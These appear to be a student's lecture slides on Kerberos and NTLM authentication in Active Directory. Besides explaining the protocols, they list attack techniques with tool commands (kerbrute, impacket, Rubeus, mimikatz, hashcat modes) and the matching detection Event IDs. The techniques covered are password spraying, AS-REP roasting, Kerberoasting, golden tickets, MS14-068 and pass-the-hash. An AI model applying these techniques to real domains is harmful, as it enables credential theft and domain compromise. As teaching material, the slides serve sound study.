Kerberos in Active Directory Environment

Andrea Artioli, MVTINAPWN
andrea.artioli@unimore.it

Index

1. AD concepts overview
2. Kerberos overview
3. Kerberos basic interaction
4. KDF
5. Basic real word attacks on Kerberos
6. NTLM authentication
7. Delegation attacks
    - Unconstrained
    - Constrained [Coming soon]
    - Resource-Based Constrained [Coming soon]

Disclaimer

- I am NOT a professional PT/Red teamer
  - I just studied this stuff and I think they are interesting, but 0 real experience
- Correct me if I’m wrong!
  - I am here to learn, not to flex
- Ask anything at anytime!
  - I love questions and stupid jokes

AD concepts

- Centralized control of a Windows Network
- Domain Controller (Windows Server)
- LDAP, MSRPC, Kerberos, NTLM
- User, Groups, Machine, Shares management
- Service management (Service Principal Name)

Kerberos Overview

- Authentication protocol
- Centralized
  - AS (Authentication Service)
  - TGS service (Ticket Granting Service, a.k.a. KDC)
- Tickets
  - TGT (Ticket Granting Tickets)
  - TGS (Ticket Granting Service)
- No assertions of: OS, address, physical security

Kerberos Overview

- Based on symmetric cryptography
  - Assumption of shared secret (User/KDC/AS)
  - Attackers cannot bruteforce passwords
- Resilient to adaptive attackers
  - “packets traveling along the network can be read, modified, and inserted at will“
- Stateless
  - AD implementation provides Authentication and Authorization (Privilege Attribute Certificate)
  - Weak post-compromise strategy

KDC + AS (DC)

USER

SERVICE PRINCIPAL


AS-REQ


- user@domain
- Authenticator

Authenticator

Note:


- May contain a salt for KDF
- KDC should maintain a cache within an acceptable time range (clock skew)







Note:

- TGT cannot be tampered by user
- Privilege Attribute Certificate (PAC): contains user information




KDC + AS (DC)
USER
SERVICE PRINCIPAL
TGS-REQ
Authenticator
TGT(Session Key + PAC)
SPN
Note:
Used for inter-relam TGT
Authenticator cache






Note:


- Identical to AS-REP but with user-KDC session key
- TGS cannot last more than its TGT -> cascade attack






Note:

- TGS != Authentication
- Authenticator cache
- Subkey field in the authenticator message
- PAC validation?






Note:

- Only if mutual auth required
- CT must be different

Recap


1 Request TGT
2 TGT + Session Key
3 Request Ticket + Auth
4 Ticket + Session Key
5 Request Service + Auth
6 Server Authentication
Windows Domain Controller
KDC =AS + TGS
Resource Server

Unencrypted Part:

- Version number of ticket format.
- Service realm
- Service principal

Encrypted Part:

- Ticket flags*
- Session key
- Client realm
- Client principal (username)
- List of Kerberos realms that took part in authenticating the user to whom this ticket was issued.
- Timestamp and other meta data about last initial request.
- Time client was authenticated.
- Validity period start time (optional).
- Validity period end time.
- Ticket Granting Server (TGS) Name/ID
- Timestamp
- Client (workstation) Address
- Lifetime
- Authorization-data

KDF: RC4-HMAC-MD5 (etype 23)

- Cipher key:
  - key_d = MD4(UTF-16LE(password))
- MAC:
  - key_i = hmac_md5(key_d, salt)
  - TAG = hmac_md5(key_i, data)

KDF: AES128/256-CTS-HMAC-SHA1-96 (etype 17/18)

- Cipher key:
  - tkey = random2key(PBKDF2(password, salt, iter_count, keylength))
  - key_d = DK(tkey, "kerberos")
- MAC (form here):
  - key_i = DK(key_d, hex2byte("62dc6e371a63a80958ac562b15404ac5"))
  - TAG = hmac_sha1(key_i, data)

Real world techniques


- Username enumeration
  - The AS-REQ returns different messages if username exists or not. It can be used to enumerate possible usernames.
  - From linux:
    - kerbrute userenum
  - From Windows:
    - .\kerbrute.exe userenum
  - Logged with specific Kerberos logs that are not enabled by default (Event ID 4768)

Real world techniques

- Password spraying
    - Try to log-in using a common password over a list of usernames.
    - From linux:
        - kerbrute passwordspray
    - From Windows:
        - .\kerbrute.exe passwordspray
        - .\DomainPasswordSpray.ps1
    - Failed login attempts over a short period are logged by default (Event ID 4625) and, if kerberos log is activated, pre-authentication failed (Event ID 4771)


Real world techniques

- AS-REP Roasting
  - If no pre-authentication required, then it is possible to brute force the AS-REP given a valid username and obtain its password. It is possible to do the same if an AS-REP is intercepted.
  - From linux (impacket):
    - GetNPUsers.py [-request]
  - From Windows:
    - .\Rubeus.exe asreproast
  - Cracking:
    - hashcat -m 18200
    - john
  - Logged with Kerberos logs that are not enabled by default (Event ID 4768 with preauth set to 0) and honeypot



Real world techniques

- Kerberoasting
  - If you have an authenticated account you can request a TGS and crack it just like an AS-REP
  - From linux (impacket):
    - GetUserSPNs.py [-request]
  - From Windows:
    - .\Rubeus.exe kerberoast
  - Cracking:
    - hashcat -m 13100
    - john
  - Logged with Kerberos logs that are not enabled by default (many Event ID 4769 from the same user + RC4 tickets) and honeypot



Real world techniques

- Golden/Silver tickets
  - If krbtgt account is compromised, you can forge TGT/TGS tickets, obtain keys of any user and tamper the PAC inside the tickets.
  - From linux (impacket):
    - ticketer.py
  - From Windows:
    - .\mimikatz.exe kerberos::golden
  - Harder to detect: RC4 ticket when AES is the norm, missing fields in tickets, invented usernames, strange interaction of sensible processes

Real world techniques

- MS14-068
  - Implementation flaw patched in november 2014. Allows forged PAC to be accepted: if PAC dimension was <= 20 bytes, non keyed tag was accepted. Automatic domain takeover from standard authenticated user.
  - From linux:
    - goldenPac.py (impacket)
    - PyKEK
  - From Windows:
    - PyKEK (requires python3) + mimikatz

NTLM authentication

- Alternative authentication protocols in AD environment
- Challenge-response protocol
- NTLM authentication protocols (v1, v2)
- DC as trusted third party
- NTHash, LMHash

LMHash (hashcat -m 3000)

1. The user's password is converted to uppercase.
2. The user's password is encoded in the System OEM code page.
3. This password is NULL-padded to 14 bytes.
4. Password is split into two 7-byte halves.
5. These two values are used to create two DES keys, inserting a parity bit after every seven bits. This generates the 64 bits needed for a single DES key.
6. Each of the two keys is used to DES-encrypt the constant ASCII string "`KGS!@#$%`", resulting in two 8-byte ciphertext values.
7. These two ciphertext values are concatenated to form a 16-byte value, which is the LM hash.

NTHash (hashcat -m 1000)

- MD4(UTF-16LE(password))
- Same as kerberos rc4 key!

NTLM protocol concepts 1

1. Client contacts server sending username@domain
2. Server sends C random server challenge
3. Client solves the challenge and sends back the response
4. Server forwards the response to the DC that verifies it
5. DC replies with the result of the verification

Exchanges

- NTLMv1
  - C = 8-byte server challenge, random
  - K1 | K2 | K3 = LM/NT-hash | 5-bytes-0
  - response = DES(K1,C) | DES(K2,C) | DES(K3,C)
- NTLMv2
  - SC = 8-byte server challenge, random
  - CC = 8-byte client challenge, random
  - CC* = (X, time, CC2, domain name)
  - v2-Hash = HMAC-MD5(NT-Hash, user name, domain name)
  - LMv2 = HMAC-MD5(v2-Hash, SC, CC)
  - NTv2 = HMAC-MD5(v2-Hash, SC, CC*)
  - response = LMv2 | CC | NTv2 | CC*


NTLM protocol concepts 2


- The only information needed to solve the challenge is the NT/LM hash of the password, NOT THE CLEARTEX PASSWORD ITSELF
  - Pass-the-hash
- Brute Force
- No mutual authentication with the server
  - LLMNR/NBT-NS Poisoning (+ Cracking / + Relay attack)

